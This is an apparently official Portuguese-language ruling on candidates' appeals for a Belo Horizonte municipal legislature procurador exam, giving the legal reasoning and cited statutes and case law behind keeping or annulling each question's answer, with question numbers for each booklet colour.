Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recorrem os candidatos, informando que não há condições suficientes na questão para diferenciar a indicação da banca, dação em pagamento, da novação e da transação.

A parte final da questão é clara ao afirmar que “Contrariado, mas pensando em evitar o desfazimento do negócio, Mévio aceitou o recebimento de bem diverso do contratado, visando a extinção da relação obrigacional.”. Sendo assim, ele não constituiu obrigação nova para extinguir obrigação anterior, o que configuraria a novação nos termos do art. 360 do C.C. Ele aceitou bem diverso para extinguir relação obrigacional, o que configura a dação em pagamento, nos termos do artigo 381, do C.C.. Além disso, não se pode falar em transação, eis que não há concessões mútuas, sua característica, art. 840, C.C.. Deste modo, não vislumbra-se outra resposta que não Dação em pagamento. Para Tartuce, trata-se de “forma de pagamento indireto em que há um acordo privado entre os sujeitos da relação obrigacional, pactuando-se a substituição do objeto obrigacional por outro. Para tanto, é necessário o consentimento expresso do credor, o que caracteriza o instituto como um negócio jurídico bilateral.”. Sendo assim, improcedente o recurso com manutenção de gabarito.

Fonte:

- C.Civil L. 10406/02, Art. 356. O credor pode consentir em receber prestação diversa da que lhe é devida. ... Art. 360. Dá-se a novação: I - quando o devedor contrai com o credor nova dívida para extinguir e substituir a anterior; II - quando novo devedor sucede ao antigo, ficando este quite com o credor; III - quando, em virtude de obrigação nova, outro credor é substituído ao antigo, ficando o devedor quite com este. ... Art. 381. Extingue-se a obrigação, desde que na mesma pessoa se confundam as qualidades de credor e devedor. ... Art. 840. É lícito aos interessados prevenirem ou terminarem o litígio mediante concessões mútuas.
- TARTUCE, Flávio. Manual de Direito Civil. Volume Único. [Digite o Local da Editora]: Grupo GEN, 2024. E-book. ISBN 9786559649884. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9786559649884/>. Acesso em: 13 mai. 2024.

BRANCA	VERDE	AMARELA	AZUL
22	17	25	23

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recorrem os candidatos alegando que o assunto não faz parte do conteúdo programático. Além disso, informam que está errado o gabarito, eis que trata-se de prazo decadencial legal e não convencional, devendo ser reconhecido de ofício pelo juiz.

Inicialmente, em análise ao edital, no conteúdo programático do cargo de procurador, item III, Direito Civil, 08. consta “8. Prescrição e decadência. Conceito, prazos, suspensão e interrupção.”. Esse o objeto de conhecimento do candidato e por isso, a reprodução do artigo da Cláusula de Retrovenda no enunciado da questão. Sendo assim, presente o assunto no conteúdo do Edital informado ao candidato.

Quanto ao conteúdo da questão, para esta banca, trata-se de prazo decadencial convencional como informado no próprio enunciado da questão, quando trata do art. 505. “O Código Civil, art. 505, dispõe da **Cláusula especial de Retrovenda**”. A questão foi clara ao falar do caráter de cláusula contratual. além disso, o próprio artigo informa que “O vendedor de coisa imóvel pode reservar-se o direito de recobrá-la no prazo máximo de decadência de três anos, restituindo o preço recebido e reembolsando as despesas do comprador, inclusive as que, durante o período de resgate, se efetuaram com a sua autorização escrita, ou para a realização de benfeitorias necessárias”. Não há dúvidas que trata-se de acordo constante de contrato de compra e venda de imóvel. Sendo assim o que se afirma nos itens II e III está correto nos termos dos artigos 505 e 211 (“Se a decadência for convencional, a parte a quem aproveita pode alegá-la em qualquer grau de jurisdição, mas o juiz não pode suprir a alegação.”) do Código Civil. Por exclusão, os itens I e IV, estão incorretos, nos termos do artigo 210 (“Deve o juiz, de ofício, conhecer da decadência, quando estabelecida por lei.”). Sendo assim, a alternativa D deve ser a escolha do candidato.

Improcedentes os recursos, com manutenção de gabarito.

Fonte:

- C.Civil, L. 10.406/02 , Art. 210. Deve o juiz, de ofício, conhecer da decadência, quando estabelecida por lei. Art. 211. Se a decadência for convencional, a parte a quem aproveita pode alegá-la em qualquer grau de jurisdição, mas o juiz não pode suprir a alegação.... Art. 505, “O vendedor de coisa imóvel pode reservar-se o direito de recobrá-la no prazo máximo de decadência de três anos, restituindo o preço recebido e reembolsando as despesas do comprador, inclusive as que, durante o período de resgate, se efetuaram com a sua autorização escrita, ou para a realização de benfeitorias necessárias.”

BRANCA	VERDE	AMARELA	AZUL
23	19	20	22

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recorre o candidato afirmando que todos os itens da questão estão corretos, estando certa a letra A, que indica esta opção.

Razão não assiste ao recorrente. Apesar dos itens I e II, estarem corretos, o que se afirma nos itens III e IV está incorreto, nos termos dos artigos 1.358-L, §1º (Art. 1.358-L. A transferência do direito de multipropriedade e a sua produção de efeitos perante terceiros dar-se-ão na forma da lei civil e não dependerão da anuência ou cientificação dos demais multiproprietários. § 1º Não haverá direito de preferência na alienação de fração de tempo, salvo se estabelecido no instrumento de instituição ou na convenção do condomínio em multipropriedade em favor dos demais multiproprietários ou do instituidor do condomínio em multipropriedade.) e Art. 1.358-D, I (Art. 1.358-D. O imóvel objeto da multipropriedade: I - é indivisível, não se sujeitando a ação de divisão ou de extinção de condomínio;), respectivamente. Sendo assim, a alternativa B deveria ser a escolha do candidato. Sendo assim, pela improcedência do recurso com manutenção do gabarito.

Fonte:

- L. 10.406/02, Art. 1.358-D. O imóvel objeto da multipropriedade: (Incluído pela Lei nº 13.777, de 2018) (Vigência) I - é indivisível, não se sujeitando a ação de divisão ou de extinção de condomínio; (Incluído pela Lei nº 13.777, de 2018) (Vigência) II - inclui as instalações, os equipamentos e o mobiliário destinados a seu uso e gozo. (Incluído pela Lei nº 13.777, de 2018) (Vigência) ... Art. 1.358-E. Cada fração de tempo é indivisível. (Incluído pela Lei nº 13.777, de 2018) (Vigência) § 1º O período correspondente a cada fração de tempo será de, no mínimo, 7 (sete) dias, seguidos ou intercalados, e poderá ser: (Incluído pela Lei nº 13.777, de 2018) (Vigência) I - fixo e determinado, no mesmo período de cada ano; (Incluído pela Lei nº 13.777, de 2018) (Vigência) II - flutuante, caso em que a determinação do período será realizada de forma periódica, mediante procedimento objetivo que respeite, em relação a todos os multiproprietários, o princípio da isonomia, devendo ser previamente divulgado; ou (Incluído pela Lei nº 13.777, de 2018) (Vigência) III - misto, combinando os sistemas fixo e flutuante. (Incluído pela Lei nº 13.777, de 2018) (Vigência) § 2º Todos os multiproprietários terão direito a uma mesma quantidade mínima de dias seguidos durante o ano, podendo haver a aquisição de frações maiores que a mínima, com o correspondente direito ao uso por períodos também maiores. ... Art. 1.358-L. A transferência do direito de multipropriedade e a sua produção de efeitos perante terceiros dar-se-ão na forma da lei civil e não dependerão da anuência ou cientificação dos demais multiproprietários. (Incluído pela Lei nº 13.777, de 2018) (Vigência) § 1º Não haverá direito de preferência na alienação de fração de tempo, salvo se estabelecido no instrumento de instituição ou na convenção do condomínio em multipropriedade em favor dos demais multiproprietários ou do instituidor do condomínio em multipropriedade. (Incluído pela Lei nº 13.777, de 2018) (Vigência)

BRANCA	VERDE	AMARELA	AZUL
24	16	18	21

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recorrem os candidatos, alegando ausência do conteúdo da questão no conteúdo programático e que o CDC é aplicável subsidiariamente no caso de danos a mercadoria ou carga em transporte aéreo internacional.

Inicialmente, em análise ao edital, no conteúdo programático do cargo de procurador, item III, Direito Civil, 10. consta “10. Direito do consumidor: Lei nº 8.078, de 11 de setembro de 1990. Lei nº 10.962, de 11 de outubro de 2004.”. O item 8.6.1, do edital informa que “As súmulas, jurisprudências e precedentes dos tribunais superiores poderão ser consideradas para fins de elaboração de questões desde que publicadas até 30 dias antes da data de realização das provas.”. Sendo assim, verifica-se que o assunto faz parte do conteúdo programático.

Quanto ao primeiro item da questão, reclamado no recurso, ele foi retirado do informativo “Jurisprudência em tese do STJ”, edição de número 165, de 12/03/2021. Lá consta *ipses literis* a afirmação reclamada, embasada nos julgados AgInt nos EDcl no AREsp 1605415/SP, Rel. Ministra NANCY ANDRIGHI, TERCEIRA TURMA, julgado em 16/11/2020, DJe 19/11/2020; AgInt nos EDcl no REsp 1790981/SP, Rel. Ministro MARCO AURÉLIO BELLIZZE, TERCEIRA TURMA, julgado em 24/08/2020, DJe 01/09/2020; AgInt no REsp 1548248/RJ, Rel. Ministro MOURA RIBEIRO, TERCEIRA TURMA, julgado em 16/12/2019, DJe 18/12/2019; AgRg no Ag 957245/RJ, Rel. Ministro ANTONIO CARLOS FERREIRA, QUARTA TURMA, julgado em 10/09/2019, DJe 17/09/2019; AgInt no REsp 1782487/SP, Rel. Ministro LUIS FELIPE SALOMÃO, QUARTA TURMA, julgado em 18/06/2019, DJe 25/06/2019; AgInt no AREsp 1273173/SP, Rel. Ministra MARIA ISABEL GALLOTTI, QUARTA TURMA, julgado em 13/12/2018, DJe 19/12/2018. (Vide Repercussão Geral - Tema 210).

Sendo assim, verifica-se que o assunto consta do programa do cargo de Procurador, bem como que o item questionado foi retirado de recente jurisprudência do STJ. Portanto, improcedente o recurso, pela manutenção do gabarito.

Fonte:

- Edital Câmara Municipal de Belo Horizonte 01/2023, conteúdo programático do cargo de **procurador**, item III, Direito Civil, 10. consta “10. Direito do consumidor: Lei nº 8.078, de 11 de setembro de 1990. Lei nº 10.962, de 11 de outubro de 2004.”. O item 8.6.1, do edital informa que “As súmulas, jurisprudências e precedentes dos tribunais superiores poderão ser consideradas para fins de elaboração de questões desde que publicadas até 30 dias antes da data de realização das provas.”.
- Informativo, Jurisprudência em tese do STJ, edição de número 165, de 12/03/2021, Julgados: AgInt nos EDcl no AREsp 1605415/SP, Rel. Ministra NANCY ANDRIGHI, TERCEIRA TURMA, julgado em 16/11/2020, DJe 19/11/2020; AgInt nos EDcl no REsp 1790981/SP, Rel. Ministro MARCO AURÉLIO BELLIZZE, TERCEIRA TURMA, julgado em 24/08/2020, DJe 01/09/2020; AgInt no REsp 1548248/RJ, Rel. Ministro MOURA RIBEIRO, TERCEIRA TURMA, julgado em 16/12/2019, DJe 18/12/2019; AgRg no Ag 957245/RJ, Rel. Ministro ANTONIO CARLOS FERREIRA, QUARTA TURMA, julgado em 10/09/2019, DJe 17/09/2019; AgInt no REsp 1782487/SP, Rel. Ministro LUIS FELIPE SALOMÃO, QUARTA TURMA, julgado em 18/06/2019, DJe 25/06/2019; AgInt no AREsp 1273173/SP, Rel. Ministra MARIA ISABEL GALLOTTI, QUARTA TURMA, julgado em 13/12/2018, DJe 19/12/2018. (Vide Repercussão Geral - Tema 210).

BRANCA	VERDE	AMARELA	AZUL
25	18	22	19

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recorrem os candidatos afirmando que o item IV da questão, considerado certo pela banca está incorreto ao afirmar de modo “peremptório” que os dados não poderão ser entregues a terceiro. O item IV, como observado por alguns recorrentes, tem sua origem no artigo 14 da Lei Geral de Proteção de dados - Lei 13.709/18.

Sua redação informa que “O tratamento de dados pessoais de crianças e de adolescentes deverá ser realizado em seu melhor interesse, devendo ser realizado com o consentimento específico e em destaque dado por pelo menos um dos pais ou pelo responsável legal, sendo prescindível quando a coleta for necessária para contatá-los,

quando serão utilizados uma única vez e sem armazenamento, ou para sua proteção, e em nenhum caso poderão ser repassados a terceiro.”.

A parte final trata especificamente da coleta de dados sem consentimento dos pais constantes do art. 14, §1º, do normativo. Sendo assim, segue a disposição do §3º, do artigo 14, podendo-se afirmar que será “prescindível quando a coleta for necessária para contatá-los, quando serão utilizados uma única vez e sem armazenamento, ou para sua proteção, e em nenhum caso poderão ser repassados a terceiro”. Sendo assim, a afirmação peremptória se mantém, eis que a redação trata do caso específico da coleta sem consentimento, quando os dados não poderão jamais ser repassados a terceiro. A falta de autorização faz parte da parte final do enunciado. Sendo assim, improcedentes os recursos com manutenção de gabarito.

Fonte:

- Lei Geral de Proteção de dados - Lei 13.709 de 14/08/18, Art. 14. O tratamento de dados pessoais de crianças e de adolescentes deverá ser realizado em seu melhor interesse, nos termos deste artigo e da legislação pertinente. § 1º O tratamento de dados pessoais de crianças deverá ser realizado com o consentimento específico e em destaque dado por pelo menos um dos pais ou pelo responsável legal. ... § 3º Poderão ser coletados dados pessoais de crianças sem o consentimento a que se refere o § 1º deste artigo quando a coleta for necessária para contatar os pais ou o responsável legal, utilizados uma única vez e sem armazenamento, ou para sua proteção, e em nenhum caso poderão ser repassados a terceiro sem o consentimento de que trata o § 1º deste artigo. ... Art. 55-A. Fica criada a Autoridade Nacional de Proteção de Dados (ANPD), autarquia de natureza especial, dotada de autonomia técnica e decisória, com patrimônio próprio e com sede e foro no Distrito Federal. ... Art. 55-D. O Conselho Diretor da ANPD será composto de 5 (cinco) diretores, incluído o Diretor-Presidente. (Incluído pela Lei nº 13.853, de 2019) ... § 1º Os membros do Conselho Diretor da ANPD serão escolhidos pelo Presidente da República e por ele nomeados, após aprovação pelo Senado Federal, nos termos da alínea ‘f’ do inciso III do art. 52 da Constituição Federal, e ocuparão cargo em comissão do Grupo-Direção e Assessoramento Superiores - DAS, no mínimo, de nível 5. (Incluído pela Lei nº 13.853, de 2019) § 2º Os membros do Conselho Diretor serão escolhidos dentre brasileiros que tenham reputação ilibada, nível superior de educação e elevado conceito no campo de especialidade dos cargos para os quais serão nomeados. § 3º O mandato dos membros do Conselho Diretor será de 4 (quatro) anos. ... Art. 58-A. O Conselho Nacional de Proteção de Dados Pessoais e da Privacidade será composto de 23 (vinte e três) representantes, titulares e suplentes, dos seguintes órgãos: (Incluído pela Lei nº 13.853, de 2019) I - 5 (cinco) do Poder Executivo federal; (Incluído pela Lei nº 13.853, de 2019) II - 1 (um) do Senado Federal; (Incluído pela Lei nº 13.853, de 2019) III - 1 (um) da Câmara dos Deputados; (Incluído pela Lei nº 13.853, de 2019) IV - 1 (um) do Conselho Nacional de Justiça; (Incluído pela Lei nº 13.853, de 2019) V - 1 (um) do Conselho Nacional do Ministério Público; (Incluído pela Lei nº 13.853, de 2019) VI - 1 (um) do Comitê Gestor da Internet no Brasil; (Incluído pela Lei nº 13.853, de 2019) VII - 3 (três) de entidades da sociedade civil com atuação relacionada a proteção de dados pessoais; (Incluído pela Lei nº 13.853, de 2019) VIII - 3 (três) de instituições científicas, tecnológicas e de inovação; (Incluído pela Lei nº 13.853, de 2019) IX - 3 (três) de confederações sindicais representativas das categorias econômicas do setor produtivo; (Incluído pela Lei nº 13.853, de 2019) X - 2 (dois) de entidades representativas do setor empresarial relacionado à área de tratamento de dados pessoais; e (Incluído pela Lei nº 13.853, de 2019) XI - 2 (dois) de entidades representativas do setor laboral.

BRANCA	VERDE	AMARELA	AZUL
26	29	33	32

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A técnica de repartição horizontal é aquela em que há uma distribuição fechada de competências entre os entes federativos, pois a Constituição especifica quais são as competências de cada um deles, não permitindo que tal competência seja objeto de matéria de outro ente federativo. Já a técnica de repartição vertical, que pode ser cumulativa ou não cumulativa, consiste na atribuição a dois ou mais entes federativos para atuar em conjunto em

torno de uma mesma matéria. Se a repartição vertical é do tipo cumulativa, a Constituição não estabelece limites previamente definidos para essa atuação conjunta entre os entes federativos. Mas se a repartição vertical é do tipo não cumulativa, a Constituição impõe limites para essa atuação em conjunto. No caso da CF/1988, no tocante à repartição vertical, a União se limita à edição de normas gerais e os Estados e DF na suplementação da norma. Como a competência para legislar sobre nacionalidade está prevista no art. 22, XIII da CF/1988 e é privativa da União, trata-se da aplicação de técnica de repartição horizontal de competências. As competências exclusivas da União, também pela adoção da técnica horizontal de repartição de competências, dizem respeito às matérias administrativas previstas, e não legislativas, e estão elencadas no art. 21 da CF/1988.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.
- LENZA, Pedro. Direito constitucional. (Coleção esquematizado®). São Paulo: Editora Saraiva, 2023.

BRANCA	VERDE	AMARELA	AZUL
27	35	32	33

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Trata-se de questão que requereu do candidato conhecimento a respeito do tópico 8 do edital no tocante ao conteúdo previsto para a disciplina de Direito Constitucional (Processo Legislativo – Quórum). No âmbito do processo legislativo existem regras que devem ser observadas quanto ao quórum de deliberação. Nesse sentido, na produção de uma espécie normativa o quórum para a sua aprovação pode ser de maioria simples, ou de maioria qualificada: maioria absoluta, o de 3/5, o de 2/5 e o de 2/3. Como regra o art. 47 da CF/1988 estabelece o quórum de maioria simples, ressalvados os casos em que a Constituição dispuser de forma diversa. Uma dessas previsões, em consonância com as competências do Congresso Nacional (art. 48, XII), está no art. 223, § 2º da CF/1988, que exige o quórum de 2/5 dos membros do Congresso Nacional para a não renovação da concessão ou permissão para o serviço de radiodifusão sonora e de sons e imagens. Nesse caso, refere-se à aprovação pelos membros do Congresso Nacional, pois são estes (Deputados e Senadores) que possuem atribuição para o exercício das funções legislativas da União.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.

BRANCA	VERDE	AMARELA	AZUL
28	32	34	27

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme art. 49, inc. VII da CF/1988 compete ao Congresso Nacional fixar o subsídio dos Deputados Federais e Senadores, que deverá ser de valor idêntico para ambos os cargos. A fixação do subsídio dos Deputados e dos Senadores, conforme art. 49, VII da CF/1988, é competência exclusiva do Congresso Nacional. As matérias relacionadas nos incisos do art. 49 da Constituição, por serem de competência exclusiva do Congresso, são disciplinadas por meio de Decreto Legislativo.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.

- LENZA, Pedro. Direito constitucional. (Coleção esquematizado®). São Paulo: Editora Saraiva, 2023.

BRANCA	VERDE	AMARELA	AZUL
29	30	28	31

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Como regra, a Constituição Federal incube aos Estados da Federação, nos casos expressamente previstos em seu texto (art. 35), a decretação de intervenção em seus respectivos Municípios. A União, portanto, no caso de intervenção, tem suas ações restritas aos Estados e ao Distrito Federal. Contudo, devemos atentar para o fato da existência de Municípios em Territórios Federais. Nesse caso é possível a intervenção da União nos Municípios situados em Territórios Federais, pois a competência para tanto será da União e não do Estado onde seu limite territorial estiver situado. As hipóteses autorizativas de intervenção federal em Estados estão taxativamente previstas no art. 34 da CF/1988, não havendo possibilidade de criação de hipótese de intervenção de forma discricionária pelo Poder Executivo. Sendo assim, a justificativa apresentada pela União para intervir no Estado de Minas Gerais (medida com finalidade de assegurar a preservação da aplicação de recursos e a manutenção dos serviços e ações do sistema de educação da rede pública municipal) não corresponde a nenhuma daquelas taxativamente elencadas nos incisos do art. 34 da CF/1988.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.
- LENZA, Pedro. Direito constitucional. (Coleção esquematizado®). São Paulo: Editora Saraiva, 2023.

BRANCA	VERDE	AMARELA	AZUL
30	27	31	28

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme entendimento do Supremo Tribunal Federal, o julgamento das contas anuais do Presidente da República pelo Congresso Nacional deve ocorrer em sessão conjunta de ambas as Casas Legislativas, e não de forma isolada, em cada Casa do Congresso Nacional.

A competência para a escolha dos membros do Conselho da República por parte do Poder Legislativo, conforme disciplina o art. 89, VII da CF/1988, é de dois cidadãos brasileiros natos de forma privativa pelo Senado Federal e de dois, também de forma privativa, pela Câmara dos Deputados. E a competência para sustar os atos normativos do Poder Executivo que exorbitem do poder regulamentar ou dos limites de delegação legislativa é exclusiva do Congresso Nacional, conforme disposto no art. 49, V da CF/1988.

Por fim, nos termos do art. 48, VIII da CF/1988, configura competência do Congresso Nacional, com a sanção do Presidente da República, deliberar sobre a concessão de anistia.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.
- STF. MS 33.729/DF, Min. Rel. Roberto Barroso, julgado em: 03/09/2015. Disponível em: <https://redir.stf.jus.br/paginadorpub/paginador.jsp?docTP=TP&docID=10199769>.

BRANCA	VERDE	AMARELA	AZUL
31	34	26	35

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As comissões parlamentares podem ser permanentes, temporárias, mistas, parlamentares de inquérito e representativas. Em relação às comissões mistas, estas são assim consideradas quando compostas tanto de Deputados Federais quanto de Senadores e podem ser tanto temporárias, ou seja, tem duração por prazo específico que não ultrapassa o período de uma legislatura, quanto permanentes. Portanto, perfeitamente possível que existam comissões mistas temporárias ou permanentes.

Conforme dispõe o art. 58, § 2º, I da CF/1988 cabe às comissões discutir e votar projeto de lei que dispensar, na forma do regimento, a competência do Plenário, salvo se houver recurso de um décimo dos membros da Casa e não da sua maioria absoluta.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.
- LENZA, Pedro. Direito constitucional. (Coleção esquematizado®). São Paulo: Editora Saraiva, 2023.

BRANCA	VERDE	AMARELA	AZUL
32	28	30	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão aborda tema afeto ao regime de urgência no âmbito do processo legislativo. Conforme dispõe o art. 62, § 2º e § 3º da CF/1988, o prazo para o processo legislativo sumário é de no máximo 45 dias na Câmara dos Deputados e 45 dias no Senado, sendo possível ainda o prazo de 10 dias para apreciação, pela Câmara dos Deputados, das emendas feitas pelo Senado. Nos termos do art. 64, § 2º da CF/1988, como regra, se no processo legislativo sumário a Câmara dos Deputados e o Senado Federal não se manifestarem sobre a proposição no prazo constitucionalmente previsto, serão sobrestadas todas as demais deliberações legislativas da respectiva Casa. Entretanto, continuam a tramitar aquelas que também tenham prazo constitucional estabelecido, a exemplo das Medidas Provisórias.

Quanto ao regime de urgência regimental, este é um tipo de regime de urgência no âmbito do processo legislativo, entretanto, ele não se confunde com o processo legislativo sumário. O processo legislativo sumário tem prazo constitucionalmente estabelecido enquanto o regime de urgência regimental deve estar previsto em regimento interno. Diz respeito a um regime de urgência cuja previsão está no regimento interno das Casas Legislativas e é deflagrado pelos membros do Poder Legislativo, ao contrário do processo legislativo sumário em que o processo é deflagrado a pedido do Presidente da República, no tocante àqueles projetos de sua iniciativa, seja de matéria comum ou concorrente.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.
- LENZA, Pedro. Direito constitucional. (Coleção esquematizado®). São Paulo: Editora Saraiva, 2023.

BRANCA	VERDE	AMARELA	AZUL
33	26	35	34

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Como regra, as deliberações que ocorrerão na sessão extraordinária devem se direcionar às matérias que foram objeto da pauta de convocação. Contudo, se houver Medida Provisória em vigente elas serão incluídas na pauta de forma automática. Sendo assim, é possível que o Congresso delibere acerca de outras matérias, que não aquelas constantes na pauta da convocação extraordinária, desde que estejam sendo tratadas, por exemplo, por Medidas Provisórias (art. 57, § 7º e § 8º da CF/1988).

De acordo com Bernardo Gonçalves Fernandes (2018, p. 1035), é possível haver mais de uma convocação extraordinária para um mesmo período (hipótese de dupla convocação) com temas diferenciados para serem apreciados, desde que os requisitos constitucionais para as convocações sejam preenchidos.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.

BRANCA	VERDE	AMARELA	AZUL
34	31	29	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme leciona Bernardo Gonçalves Fernandes (2018, p. 840), o direito de sufrágio é o núcleo dos direitos políticos. Diz respeito à possibilidade de escolha dos representantes (voto) e à possibilidade de elegibilidade (direito de ser votado). Portanto, pode ser traduzido no direito de votar (alistabilidade) e ser votado (elegibilidade).

Quanto ao referendo e ao plebiscito, conforme disciplina o art. 49, XV da CF/1988, é competência exclusiva do Congresso Nacional autorizar referendo e convocar plebiscito. As deliberações do Congresso Nacional a respeito de temas afetos às suas competências exclusivas se dão através de Decreto Legislativo.

No tocante ao sistema eleitoral brasileiro, especialmente no que diz respeito à eleição dos Deputados Federais, Estaduais e Distritais, bem como dos Vereadores, o ordenamento brasileiro adotou o sistema proporcional de lista aberta e uninominal, em que os partidos não determinam a ordem dos candidatos, ou seja, os candidatos são determinados pela vontade popular e, os mais votados dentro do partido, ocuparão as cadeiras que o partido tem direito na Casa Legislativa.

Fontes:

- Constituição da República Federativa do Brasil de 1988. Disponível em: https://www.planalto.gov.br/ccivil_03/constituicao/constituicao.htm.
- FERNANDES, Bernardo Gonçalves. Curso de Direito Constitucional. Salvador: Juspodivm, 2018.
- LENZA, Pedro. Direito constitucional. (Coleção esquematizado®). São Paulo: Editora Saraiva, 2023.
- MORAES, Alexandre. Direito Constitucional. São Paulo: Atlas, 2023.

BRANCA	VERDE	AMARELA	AZUL
35	33	27	26

Recurso Procedente. Questão Anulada.

A presente questão foi anulada por versar sobre assunto atinente ao Regimento Interno da CMBH (Resolução nº 1480/1990), razão pela qual tal conteúdo programático foi suprimido, conforme edital de retificação I, publicado no dia 04 de janeiro de 2024.

BRANCA	VERDE	AMARELA	AZUL
36	38	39	37

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A liberdade sindical concede aos trabalhadores a liberdade de associação para a organização e luta por conquistas de mais direitos para determinada classe profissional, sendo incompatível a exigência, para o exercício de profissão, de inscrição em órgão de classe ou sindicato, conforme já se manifestou o STF na ADI 5.251, rel. min. Marco Aurélio, j. 8-4-2021, P, DJE de 16-4-2021. Não se pode confundir o critério das “qualificações profissionais que a lei estabelecer” (artigo 5º, XIII, da CF/88) - como submissão ao Exame de Ordem para advogados e prévio registro de títulos, diplomas, certificados ou cartas no caso de médicos – com a exigência pura e simples de inscrição em órgão de classe ou sindicato, em harmonia com o decidido na mencionada ADI 5.251. A assertiva sobre a fixação da contribuição está de acordo com o artigo 8º, IV, da CF/88 e Súmula Vinculante 40 do STF. É pacífica a jurisprudência do STF no sentido de que não implica ofensa ao princípio da unidade sindical a criação de novo sindicato, por desdobramento de sindicato preexistente, para representação de categoria profissional específica, desde que respeitados os requisitos impostos pela legislação trabalhista e atendida a abrangência territorial mínima estabelecida pela CF/1988 (AI 609.989 AgR, rel. min. Ayres Britto, j. 30-8-2011, 2ª T, DJE de 17-10-2011; RE 202.097, rel. min. Ilmar Galvão, j. 16-5-2000, 1ª T, DJ de 4-8-2000; RMS 21.305, rel. min. Marco Aurélio, j. 17-10-1991, P, DJ de 29-11-1991). A estabilidade sindical provisória prevista no artigo 8º, VIII, da CF/88 não alcança o servidor público, regido por regime especial, ocupante de cargo em comissão e, concomitantemente, de cargo de direção no sindicato da categoria (RE 183.884, rel. min. Sepúlveda Pertence, j. 8-6-1999, 1ª T, DJ de 13-8-1999). Gabarito mantido.

Fonte:

- BRASIL. Supremo Tribunal Federal (STF). A Constituição e o Supremo / Supremo Tribunal Federal. Online (versão atualizada em tempo real). Disponível em <https://portal.stf.jus.br/textos/verTexto.asp?servico=publicacaoLegislacaoAnotada>

BRANCA	VERDE	AMARELA	AZUL
38	39	36	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais dispõem que existem duas alternativas incorretas, o que não merece prosperar, visto que tão somente a alternativa “B” é falsa: não integram a base de cálculo para incidência dos depósitos de FGTS a contribuição do empregador para o Vale-Transporte e os gastos efetuados com bolsas de aprendizagem, conforme dispõe o artigo 27, parágrafo único, do Decreto nº 99.684, de 8 de novembro de 1990: “Não integram a base de cálculo para incidência do percentual de que trata este artigo: a) a contribuição do empregador para o Vale-Transporte (Decreto nº 95.247, de 17 de novembro de 1987); e b) os gastos efetuados com bolsas de aprendizagem (Lei nº 8.069, de 13 de julho de 1990, art. 64)”. As demais assertivas estão de acordo com a legislação vigente: artigo 7º, XXXIV, da CF/88, e artigos 7º, inciso I, 15, §4º e 16 da Lei nº 8036/1990. Gabarito mantido.

Fontes:

- BRASIL. Constituição da República Federativa do Brasil de 1988. Disponível em https://www.planalto.gov.br/ccivil_03/constituicao/constituicaocompilado.htm
- BRASIL. Decreto nº 99.684, de 8 de novembro de 1990 - Consolida as normas regulamentares do Fundo de Garantia do Tempo de Serviço (FGTS). Disponível em https://www.planalto.gov.br/ccivil_03/decreto/D99684.htm

BRANCA	VERDE	AMARELA	AZUL
40	36	37	38

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

